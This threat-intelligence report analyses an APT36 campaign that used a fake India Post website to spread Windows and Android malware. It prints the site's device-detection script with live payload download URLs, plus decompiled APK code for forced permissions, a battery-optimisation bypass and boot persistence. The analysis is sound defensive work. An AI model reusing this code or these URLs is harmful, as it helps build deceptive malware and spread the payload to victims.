FROM AID TO ATTACK: EXPLOITING PAKISTAN’S YOUTH LAPTOP SCHEME TO TARGET INDIA

Vairav Security Report

Date: March 28, 2025

Vairav Cyber Threat Intelligence Team

Vairav Technology Security Pvt. Ltd.

Phone: +977 4541540

Thirbam Sadak 148
Baluwatar, Kathmandu

Mobile: +977-9820105900

Email: sales@vairavtech.com

EXECUTIVE SUMMARY

CYFIRMA has identified a targeted cyberattack campaign attributed to APT36 (Transparent Tribe). This Pakistan-based APT group used a fraudulent India Post website to distribute malware to Windows and Android users. The campaign aimed to steal sensitive data and facilitate financial fraud by leveraging social engineering and multi-platform malware.

The PDF's metadata analysis revealed that it was created in Pakistan's time zone on a device linked to the Pakistan Prime Minister Youth Laptop Scheme. Additionally, IP resolution analysis uncovered a domain linked to Pakistani APT activity, further solidifying the attribution to APT36. This attack highlights APT36's persistent focus on Indian entities, employing fake government websites, malicious payloads, and evasion techniques to infiltrate targets.

Key Findings

- Attackers created a fraudulent website impersonating India Post Office to infect Windows and Android devices.
- Windows users were tricked into opening a malicious PDF with "ClickFix" instructions.
- Mobile users were prompted to install a malicious APK (indiapost[.]apk).
- The campaign targets users by impersonating government and postal service organizations.
- The APK promoted a casino app called "VivaGame" that forced users to input bank card details for playing.
- Both the Windows malware and the Android app are designed to steal sensitive information such as documents, email accounts, and user location.
- Attackers leveraged fake domains, social engineering tactics, and PowerShell abuse to bypass security controls and maintain persistence.

Campaign Overview

Threat Actor: APT36

Campaign Objective: Data theft, system compromise, and financial fraud

Regions Targeted: Primarily India, and occasionally other South Asian nations.

Industries Targeted: Government agencies, military, defense contractors, aerospace, and educational institutions.

TACTICS, TECHNIQUES, AND PROCEDURES (TTPs)

Infection chain




The website copies a PowerShell command
when the user grants clipboard access
User accessing the website via a PC sees the option to download a document
DSOISC.pdf
Download a PDF file containing ClickFix instructions
Postindia.site
Smartphone users visiting the site will see a prompt to download the APK
IndiaPost.apk
Download the APK file named IndiaPost.apk

Figure 1: Attack process used by the threat actor

Below is a detailed breakdown of the attack process:

1. HTML code of the website

The following HTML code illustrates how the website identifies whether a visitor is accessing it from a PC or a smartphone, dynamically adjusting the displayed content based on the detected device type.



```
<script>
    function detectDevice() {
        const isMobile = /iPhone|iPad|iPod|Android/i.test(navigator.userAgent);
        const dialogTitle = document.getElementById("dialogTitle");
        const dialogMessage = document.getElementById("dialogMessage");
        const actionButton = document.getElementById("actionButton");

        if (isMobile) {
            // Set up for mobile devices
            dialogTitle.textContent = "Get Our App";
            dialogMessage.textContent = "It looks like you’re on a mobile device. For a better experience, download our app directly to your phone.";
            actionButton.textContent = "Download App";
            actionButton.href = "https://postindia.site/download/indiapost.apk";
            actionButton.setAttribute("download", "indiapost.apk");
        } else {
            // Set up for desktop
            dialogTitle.textContent = "Download Tracking Information";
            dialogMessage.textContent = "Your tracking information document is ready for download! Click the button below to get the details of your shipment status and updates.";
            actionButton.textContent = "View Document";
            actionButton.href = "https://drive.usercontent.google.com/download?id=1RSILmV3HDR6APXKWEPXrg2MRP1d2xwmb&export=download";
```


Checks if the current user is visiting the site through a smartphone.

Checks if the user is visiting the site through a desktop.

Figure 2: Code to check if the victim is using a PC or smartphone

2. Android APK Analysis

When a user accesses the site from a mobile browser, the HTML code prompts them to download an application named *“Indiapost.apk.”*



postindia.site/www.indiapost.gov.i


File downloaded
(9.51 MB) postindia.site

Get Our App

It looks like you're on a mobile device. For a better experience, download our app directly to your phone.

Figure 3: Website showing the prompt for downloading the app


The app requests extensive permissions, like access to contacts, location, foreground services, and file storage, as shown in the snippets below.



```
<uses-permission
    android:name="android.permission.GET_ACCOUNTS"
    android:maxSdkVersion="22"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_MEDIA_IMAGES"/>
<uses-permission android:name="android.permission.READ_MEDIA_AUDIO"/>
<uses-permission android:name="android.permission.READ_MEDIA_VIDEO"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_SPECIAL_USE"/>
<queries>
    <intent>
        <action android:name="android.intent.action.MANAGE_APP_ALL_FILES_ACCESS_PERMISSION"/>
    </intent>
</queries>
<permission
```

Figure 4: HTML snippet of requesting permission


Also, it forces users to grant these permissions if they initially deny them.



```
    private final void requestPermissions() {
        String[] permissions = Build.VERSION.SDK_INT >= 30 ? Build.VERSION.SDK_INT >= 33 ? new String[]{
"android.permission.READ_CONTACTS", RequestManageExternalStoragePermission.MANAGE_EXTERNAL_STORAGE,
PermissionX.permission.POST_NOTIFICATIONS, "android.permission.ACCESS_FINE_LOCATION",
"android.permission.ACCESS_COARSE_LOCATION"} : new String[]{"android.permission.READ_CONTACTS",
"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE",
RequestManageExternalStoragePermission.MANAGE_EXTERNAL_STORAGE, "android.permission.ACCESS_FINE_LOCATION"
"android.permission.ACCESS_COARSE_LOCATION"} : new String[]{"android.permission.READ_CONTACTS",
"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE",
"android.permission.ACCESS_FINE_LOCATION", "android.permission.ACCESS_COARSE_LOCATION"};
        PermissionX.init(this).permissions(ArraysKt.toList(permissions)).onExplainRequestReason(new
ExplainReasonCallback() { // from class: indiapost.gov.MainActivity$$ExternalSyntheticLambda1
            @Override // com.permissionx.guolindev.callback.ExplainReasonCallback
            public final void onExplainReason(ExplainScope explainScope, List list) {
                MainActivity.requestPermissions$lambda$3(explainScope, list);
            }
        }).onForwardToSettings(new ForwardToSettingsCallback() {
// from class: indiapost.gov.MainActivity$$ExternalSyntheticLambda2
            @Override // com.permissionx.guolindev.callback.ForwardToSettingsCallback
            public final void onForwardToSettings(ForwardScope forwardScope, List list) {
                MainActivity.requestPermissions$lambda$4(forwardScope, list);
            }
        }).request(new RequestCallback() { // from class: indiapost.gov.MainActivity$$ExternalSyntheticLambda3
            @Override // com.permissionx.guolindev.callback.RequestCallback
            public final void onResult(boolean z, List list, List list2) {
                MainActivity.requestPermissions$lambda$5(MainActivity.this, z, list, list2);
            }
        });
    }
```

Figure 5: Code snippet of granting forceful permission

An analysis of the *AndroidManifest.xml* file reveals that the app is set to *android: targetSdkVersion=34,* ensuring compatibility with the latest Android versions. The package name, *"indiapost.gov,"* is intentionally designed to mimic an official government application, deceiving users into trusting it.



```
android:versionName="1.0"
android:compileSdkVersion="34"
android:compileSdkVersionCodename="14"
package="indiapost.gov"
platformBuildVersionCode="34"
platformBuildVersionName="14">
<uses-sdk
    android:minSdkVersion="21"
    android:targetSdkVersion="34"/>
<uses-permission android:name="android.per
<uses-permission
```

Figure 6: Code showing package name

To evade detection, the app alters its icon to resemble a Google Accounts icon, making it harder for users to identify and uninstall it.





Figure 7: India post app switching icon to Google accounts

Once permissions are granted, the app provides a web view of India Post's consignment tracking page. However, clicking the link redirects the user to the legitimate India Post Office website, reinforcing its credibility.




```
    /* JADX INFO: Access modifiers changed from: private */
    public static final void initView$lambda$6(MainActivity this$0, View it) {
        Intrinsics.checkNotNullParameter(this$0, "this$0");
        Intent intent = new Intent(this$0, (Class<?>) WebViewActivity.class);
        intent.putExtra("url_key", "https://cept.gov.in/privacypolicy.aspx");
        this$0.startActivity(intent);
    }

    /* JADX INFO: Access modifiers changed from: private */
    public static final void initView$lambda$7(MainActivity this$0, View it) {
        Intrinsics.checkNotNullParameter(this$0, "this$0");
        Intent intent = new Intent(this$0, (Class<?>) WebViewActivity.class);
        intent.putExtra("url_key", "https://ccc.cept.gov.in/ServiceRequest/request.aspx");
        this$0.startActivity(intent);
    }

    /* JADX INFO: Access modifiers changed from: private */
    public static final void initView$lambda$8(MainActivity this$0, View it) {
        Intrinsics.checkNotNullParameter(this$0, "this$0");
        Intent intent = new Intent(this$0, (Class<?>) WebViewActivity.class);
        intent.putExtra("url_key",
https://www.indiapost.gov.in/_layouts/15/DOP.Portal.Tracking/TrackConsignment.aspx\n");
        this$0.startActivity(intent);
    }
```


Figure 8: Code snippet of the redirection link

The app also requests battery optimization exclusions to maintain continuous background execution, bypassing Android's battery-saving restrictions.



```
public final void requestBatteryOptimizationPermission(Context context) {
    Intrinsics.checkNotNullParameter(context, "context");
    String packageName = context.getPackageName();
    Intent intent = new Intent();
    intent.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
    intent.setData(Uri.parse("package:" + packageName));
    context.startActivity(intent);
}
```

Figure 9: Code for excluding battery optimization




Let app always run in background?

Allowing to always run in the background may reduce battery life.

You can change this later from Settings > Apps.

Figure 10: Displaying battery optimization option


For persistence, the *"BootReceiver"* function ensures that the malicious APK remains active even after a device restart. Upon reboot, the *BOOT_COMPLETED* action triggers the *BootReceiver*, which launches the *MyServices.class* via a *BroadcastReceiver*, keeping the malware operational.



```
public final class BootReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Intrinsics.checkNotNullParameter(context, "context");
        Intrinsics.checkNotNullParameter(intent, "intent");
        Log.i("TAG", "onReceive: BootReceiver " + intent.getAction());
        if (Intrinsics.areEqual(intent.getAction(), "android.intent.action.BOOT_COMPLETED")) {
            Intent serviceIntent = new Intent(context, (Class<?>) MyService.class);
            context.startService(serviceIntent);
        }
    }
}
```

Figure 11: Code snippet for persistence

